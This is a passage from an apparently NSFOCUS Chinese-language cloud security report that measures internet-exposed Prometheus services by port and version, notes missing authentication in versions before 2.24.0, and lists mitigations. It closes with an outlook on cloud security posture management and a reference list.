


图 5.38 暴露 Prometheus 服务归属组织分布情况

图 5.39 所示，我们测绘了全球 37218 个暴露端口的 Prometheus 服务，并记录了分布情况。其中，暴露数量前三的端口分别是 9090、80 和 443，占比约 93.9%。由于 9090 是 Prometheus 默认端口，因此 9090 端口暴露量最多，共计 32343 个，占比约 86.9%。




图 5.39 暴露服务端口分布情况

同时，我们还对 Prometheus 服务的版本情况进行了统计，共 26177 个，图 5.40 展示了其分布情况。其中，暴露数量前三的版本分别是 2.48.1、2.27.1 和 2.46.0，占比约 18%。其中 2.48.1 版本 Prometheus 暴露量最多，共计 2011 个，占比约 7%。截至报告撰写时，Prometheus 最新版本为 2.49.1。





图 5.40 暴露服务版本分布情况

5.2.8.2 组件攻击面分析

针对于上述暴露的 Prometheus 服务，我们对其脆弱性配置和漏洞两方面进行了分析。

脆弱性配置分析

通过查看文档 [41],Prometheus 的 2.24.0 版本之前，Prometheus 未内置认证授权等安全机制，导致只要用户对外暴露 Prometheus 的 9090 端口，那么任何人都可以对 Prometheus Dashboard 进行未授权访问。虽然 Prometheus 在 2.24.0 版本后针对 Dashboard 引入了 TLS 及 Basic 认证方式，但由于引入时间较晚，许多企业及组织已在云上部署了 Prometheus，且未及时启用官方提供的认证机制，从而导致大量暴露在互联网 Prometheus 服务仍存在未授权访问风险。



Why don't the Prometheus server components support TLS or authentication? Can I add those?

TLS and basic authentication is gradually being rolled out to the different components. Please follow the different releases and changelogs to know which components have already implemented it.

The components currently supporting TLS and authentication are:

- Prometheus 2.24.0 and later
- Node Exporter 1.0.0 and later

This applies only to inbound connections. Prometheus does support scraping TLS- and auth-enabled targets, and other Prometheus components that create outbound connections have similar support.

图 5.41 2.24.0 以前版本未支持 TLS 认证

在测绘出的 26177 个 Promethues 版本中，我们发现 2.24.0 前的版本约占总数的 5%，这意味着 5% 被暴露在互连网上的 Promethues 资产仍然可被攻击者未授权访问。

漏洞分析

由于 Prometheus 历史漏洞较少，除三方工具、插件外与 Prometheus 自身相关的漏洞仅有 CVE-2019-3826（跨站脚本攻击）与 CVE-2021-29622（URL 重定向）。其中，我们仅测绘到有 1425 个暴露的 Prometheus 服务存在 CVE-2021-29622，占比约 3%。

5.2.8.3 组件风险缓解措施

1. 升级 Prometheus 版本为最新版本，及时更新插件至安全版本；
2. 升级 Prometheus Dashboard 使用认证机制，如 Prometheus 提供的 Basic 认证，使用 TLS 保证数据传输安全；
3. 禁止将用户名密码等敏感信息以明文形式写入 Prometheus 的配置文件中；

5.3 小结

本章中，我们对 DevOps 中的常用组件从地区、归属组织、端口、版本及漏洞五个维度进行了暴露面和风险面的分析，并给出了相应的安全加固措施。通过分析我们发现，互联网中的 DevOps 组件的暴露数量较为庞大，更有一定比例的暴露组件存在易利用、威胁大的风险。

DevOps 倡导的持续集成和持续部署与云计算所倡导的敏捷、弹性、自动化不谋而合。DevOps 作为连接云的重要“供应链”，它的任一环节的风险都可能给上游的云计算环境造成服务中断、数据泄露、投毒、勒索攻击等安全事件。因此，DevOps 组件的风险不容小觑，DevOps 的安全实践变得极其重要。用户应遵循相关等保要求，按照最佳实践进行组件配置，来减少组件的暴露面，降低组件的攻击面。

06

总结与展望

云计算技术栈被广泛应用的同时也带来了极大的安全风险，报告全文我们基于云安全研究积累针对公有云服务配置错误、云服务自身脆弱性配置或漏洞以及云服务的第三方供应链软件三方面进行了总结分析：

1) 针对公有云配置风险，我们延续了 2022 年在源代码仓库以及存储桶泄露上的研究工作，有了一些新的发现，并针对研究案例进行了解读。同时，我们通过测绘技术发现由于“公开属性”的设置，互联网上暴露了大量的容器镜像仓库，容器镜像中存放大量业务代码、配置文件等敏感信息，我们对其资产暴露面以及风险面进行了分析，并通过研究案例进行了解读。

2) 针对公有云服务自身风险，我们基于现有在 IAM、数据库等公有云服务的研究积累，发现了公有云厂商存在的一些问题，并协助云厂商进行了应急响应，具体通过研究案例进行了解读。

3) 针对连接云服务的第三方供应链安全风险，我们从开发运营一体化的角度进行了分析，涉及数十种在云上暴露的组件类型。研究内容包括资产暴露面和资产攻击面分析，并给出组件的影响和缓解措施，值得注意的是，这些组件之间存在关联性的。例如，开发阶段涉及的组件如果含有脆弱性配置或漏洞，可能会影响到运营阶段涉及的组件。因此，在实现 DevOps 流程时，应遵循“安全左移”的原则，即在起始阶段就将风险降至最低，以避免风险扩大。

未来，我们认为云安全防护重心将转向身份和管理为核心的 CIEM 和 CSPM， 在云计算基础设施安全领域，以往产业界主要聚焦在云工作保护平台（Cloud Workload Protection Platform，CWPP），即关注云主机或容器层面的工作负载，检测并防护相应的威胁事件。然而，2023 年发生的一系列重大安全事件，大多涉及身份、管理和暴露面，而非工作负载。例如：2023 年 5 月，Toyota Connected 云配置错误导致大规模数据泄露长达多年 [13][14]，主要原因是 Toyota Connected 未对其使用的云存储服务进行正确的访问控制；2023 年 9 月，微软 AI 研究团队在 GitHub 上意外暴露了 38TB 隐私数据 [15]，主要原因是 SAS 令牌权限配置错误导致 Azure 的 Blob 存储服务可被未授权访问；2023 年 11 月，英国政府承包商 MPD FM 的敏感数据泄露 [48], 主要原因是其使用的 Amazon S3 存储桶服务被错误地配置了访问权限，导致敏感数据可被任意进行未授权访问。

事实上，早在 2018 年，Gartner 首次提出了云安全态势管理（Cloud Security Posture Management，CSPM）[49]，通过事前预防、及时检测云基础设施风险，持续管理 IaaS

和 PaaS 的安全态势。如今随着企业上云成为主流趋势，CSPM 的功能也在不断丰富迭代，目前 CSPM 工具不仅包含云配置管理，还包括数据安全态势管理（Data Security Protection Management，DSPM）、云上身份特权管理（Cloud Infrastructure Entitlement Management , CIEM）等新的能力 [50]，可应对前述针对身份和数据的威胁。

CSPM 与 CWPP 的关注点不同，前者更注重于租户层面的安全，如某企业 AK/SK 遭泄露，攻击者可未授权访问该企业购买的云存储、VPC、云数据库、Kubernetes 集群等众多云服务中，并通过不同攻击路径窃取敏感数据，这也是近年云安全事件频发的主要原因之一。通过 CSPM，企业可感知到自身的云服务、服务间的拓扑关系、服务所对应访问权限，以及针对这些云服务的可能攻击路径，再组合相应的检测、响应能力，可有效解决云租户层面的安全问题。IDC 预测，到 2024 年，23% 的组织将利用 AI 技术赋能云原生应用保护平台（Cloud Native Application Protection Platforms，CNAPP）和 CSPM[51]。其中，CSPM 会更聚焦于自动化和智能化，通过 AI 算法提升对云安全错误配置自动识别能力，从而降低风险利用。

行文至此，希望读者在阅读完本报告后，可以更好地理解公有云安全风险，意识到上云风险的复杂性，并采取相关措施保护云上业务的安全。

07

参考文献

[1] 绿盟科技《2022 网络空间测绘报告 — 云上风险测绘篇》

[2] https://company.toyotaconnected.co.jp/news/press/2023/0512/

[3] https://gugesay.com/archives/351

[4] https://www.secrss.com/articles/54187

[5] https://www.secrss.com/articles/56932

[6] https://www.wiz.io/blog/bingbang

[7] https://censys.com/esxwhy-a-look-at-esxiargs-ransomware/

[8] https://www.bleepingcomputer.com/news/security/rackspace-confirms-play-ransomware-was-behind-recent-cyberattack/

[9] https://techcrunch.com/2023/02/21/sensitive-united-states-military-emails-spill-online/

[10] https://www.wiz.io/blog/brokensesame-accidental-write-permissions-to-private-registry-allowed-potential-r

[11] https://en.wikipedia.org/wiki/Memorial_Day

[12] https://www.secrss.com/articles/56932

[13] https://company.toyotaconnected.co.jp/news/press/2023/0512/

[14] https://company.toyotaconnected.co.jp/news/press/2023/0531/

[15] https://www.wiz.io/blog/38-terabytes-of-private-data-accidentally-exposed-by-microsoft-ai-researchers

[16] https://cybernews.com/security/mpd-fm-passport-data-leak/

[17] https://goharbor.io/docs/2.0.0/working-with-projects/project-configuration/

[18] https://distribution.github.io/distribution/about/deploying/

[19] https://blog.nsfocus.net/gitblit-snoarqube/

[20] https://cybernews.com/security/icici-bank-leaked-passports-credit-card-numbers/

[21] https://ciso.economictimes.indiatimes.com/news/data-breaches/icici-bank-refutes-data-breach-allegation-heres-what-we-know-so-far/99674205

[22] https://www.coveware.com/blog/2023/7/21/ransom-monetization-rates-fall-to-record-low-despite-jump-in-average-ransom-payments

[23] https://learn.microsoft.com/zh-cn

[24] https://www.wiz.io/blog/bingbang

[25] https://kubernetes.io/zh-cn/docs/tasks/configure-pod-container/security-context/

[26] https://www.postgresql.org/docs/current/role-attributes.html

[27] https://www.gartner.com/en/documents/4013798

[28] https://blog.gitguardian.com/codecov-supply-chain-breach/#what-happened-quick-timeline-of-events

[29] https://gist.github.com/davidrans/ca6e9ffa5865983d9f6aa00b7a4a1d10

[30] https://cloud.tencent.com/developer/article/1878213

[31] http://www.infosecworld.cn/index.php?m=content&c=index&a=show&catid=25&id=1907

[32] https://www.secrss.com/articles/60836

[33] https://m.freebuf.com/articles/paper/305616.html

[34] https://therecord.media/gitlab-servers-are-being-exploited-in-ddos-attacks-in-excess-of-1-tbps

[35] https://github.com/goharbor/harbor/security/advisories?page=1

[36] https://docs.sonarsource.com/sonarqube/latest/instance-administration/security/

[37] https://s.tencent.com/research/report/1185.html

[38] https://www.cisecurity.org/benchmark/docker

[39] https://www.nsfocus.com.cn/html/2018/101_0929/10.html

[40] https://www.cisecurity.org/benchmark/kubernetes

[41] https://www.bookstack.cn/read/prometheus-2.23-en/33787922621d9deb.md?wd=what

[42] https://www.secrss.com/articles/63201

[43] https://www.wiz.io/blog/brokensesame-accidental-write-permissions-to-private-registry-allowed-potential-r

[44] https://www.nsfocus.com.cn/html/2021/101_0705/160.html

[45] https://github.com/Metarget/cloud-native-security-book

[46] https://mandarinian.news/%E8%AD%A6%E7%A4%BA%E6%95%85%E4%BA%8B%EF%BC%9A%E4%B8%A4%E5%AE%B6%E4%B8%B9%E9%BA%A6%E6%89%98%E7%AE%A1%E5%85%AC%E5%8F%B8%E4%B8%A2%E5%A4%B1%E6%89%80%E6%9C%89%E5%AE%A2%E6%88%B7%E6%95%B0%E6%8D%AE%E7%9A%84/

[47] https://learn.microsoft.com/zh-cn/azure/security/fundamentals/shared-responsibility

[48] https://m.freebuf.com/news/374882.html

[49] https://www.gartner.com/smarterwithgartner/gartner-top-10-security-projects-for-2018

[50] https://www.gartner.com/en/documents/4985631

[51] https://www.idc.com/getdoc.jsp?containerId=US51294723

NSFOCUS

扫码可在手机端直接观看

巨人背后的专家